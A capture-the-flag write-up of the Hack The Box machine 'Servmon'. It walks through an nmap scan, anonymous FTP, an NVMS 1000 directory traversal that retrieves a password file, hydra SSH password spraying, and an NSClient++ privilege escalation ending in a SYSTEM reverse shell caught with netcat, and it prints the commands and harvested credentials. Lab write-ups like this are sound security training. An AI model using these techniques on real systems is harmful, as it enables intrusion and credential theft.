Hack The Box : Servmon
12 September, 2021
Starting with an nmap scan
$ nmap -A -p 1-10000 10.10.10.184
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.10.184
Host is up (0.50s latency).
Not shown: 9989 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp   open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
5666/tcp open  tcpwrapped
6063/tcp open  tcpwrapped
6699/tcp open  napster?
8443/tcp open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.91%I=7%D=9/12%Time=613DEEFE%P=x86_64-pc-linux-gnu%r(NULL
SF:,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text/ht
SF:ml\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n
SF:\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20tex
SF:t/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x
SF:20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20X
SF:HTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/D
SF:TD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.
SF:org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\
SF:x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x2
SF:0\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")
SF:%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/htm
SF:l\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\
SF:n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\
SF:x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xh
SF:tml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1
SF:999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x
SF:20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(RT
SF:SPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\n
SF:Content-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n
SF:\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\
SF:.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-
SF:transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/x
SF:html\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x2
SF:0<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\
SF:x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.91%T=SSL%I=7%D=9/12%Time=613DEF08%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocation
SF::\x20/index\.html\r\n\r\nd\0o\0m\0\.\x001\x002\x005\0\0\0\0\0L\0C\0_\0M
SF:\0O\0N\x12\x02\x18\0\x1aC\n\x07workers\x12\n\n\x04jobs\x12\x02\x18;\x12
SF:\x0f")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\
SF:r\nDocument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\.1\x20404\
SF:r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(RTSPReques
SF:t,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\
SF:x20found")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r
SF:\n\r\nDocument\x20not\x20found");
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows Longhorn (95%), Microsoft Windows 10 1709 - 1803 (93%), Microsoft Windows 10 1809 - 1909 (93%), Microsoft Windows 10 1511 (93%), Microsoft Windows 10 1703 (93%), Microsoft Windows Server 2008 R2 (93%), Microsoft Windows Server 2008 SP2 (93%), Microsoft Windows 7 SP1 (93%), Microsoft Windows 8 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-12T12:15:24
|_  start_date: N/A

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   165.97 ms 10.10.16.1
2   332.66 ms 10.10.10.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 363.33 seconds
The FTP server had anonymous access enabled, I found two files in ./Users/Nathan and ./Users/Nadine
$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine

$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
Port 80 showed "NVMS 1000" running

After searching around, I found a directory traversal exploit. I tried it out and was able to fetch the mentioned "Passwords.txt"
$ python3 nvms.py 10.10.10.184 "Users/Nathan/Desktop/Passwords.txt" temp.txt
[+] DT Attack Succeeded
[+] Saving File Content
[+] Saved
[+] File Content

++++++++++ BEGIN ++++++++++
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
++++++++++  END  ++++++++++
Port 8443 was serving "NSClient++"

I tried all the passwords with this NSClient authenticated RCE but none worked.
I then used hydra to see if any of the passwords worked for nathan or nadine and found a match
$ hydra -L users -P passwords 10.10.10.184 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)
User
Using the credentials I was able to login as nadine and get the user flag
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine
nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
<flag>
Root
Found the NSClient password
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
I tried to use the authenticated RCE exploit again but it failed again. I realised this might be because of the allowed hosts setting only allowing "127.0.0.1". I used SSH port forwarding to forward port 8443 to my machine, but this time the exploit would fail due to a connection reset by the machine.
I decided to check out another exploit, a privilege escalation. After a lot of tries, and some searching around the procedure mentioned in the exploit was successfull and I was able to get a shell as Administrator. The part I was getting wrong was the "foobar" in the procedure is the path of the keys to be added. When you open the scripts "Add New" menu for example, append "foobar" to the end of the path in the first field. Ultimately the script and schedule settings should look like this


If after the set interval, a reverse shell is not caught, try restarting the service using sc.exe {stop,start} nscp
$ nc -lvnp 4243
listening on [any] 4243 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.184] 50350
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>
C:\Program Files\NSClient++>
C:\Program Files\NSClient++>
C:\Program Files\NSClient++>whoami
whoami
nt authority\system
C:\Program Files\NSClient++>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
<flag>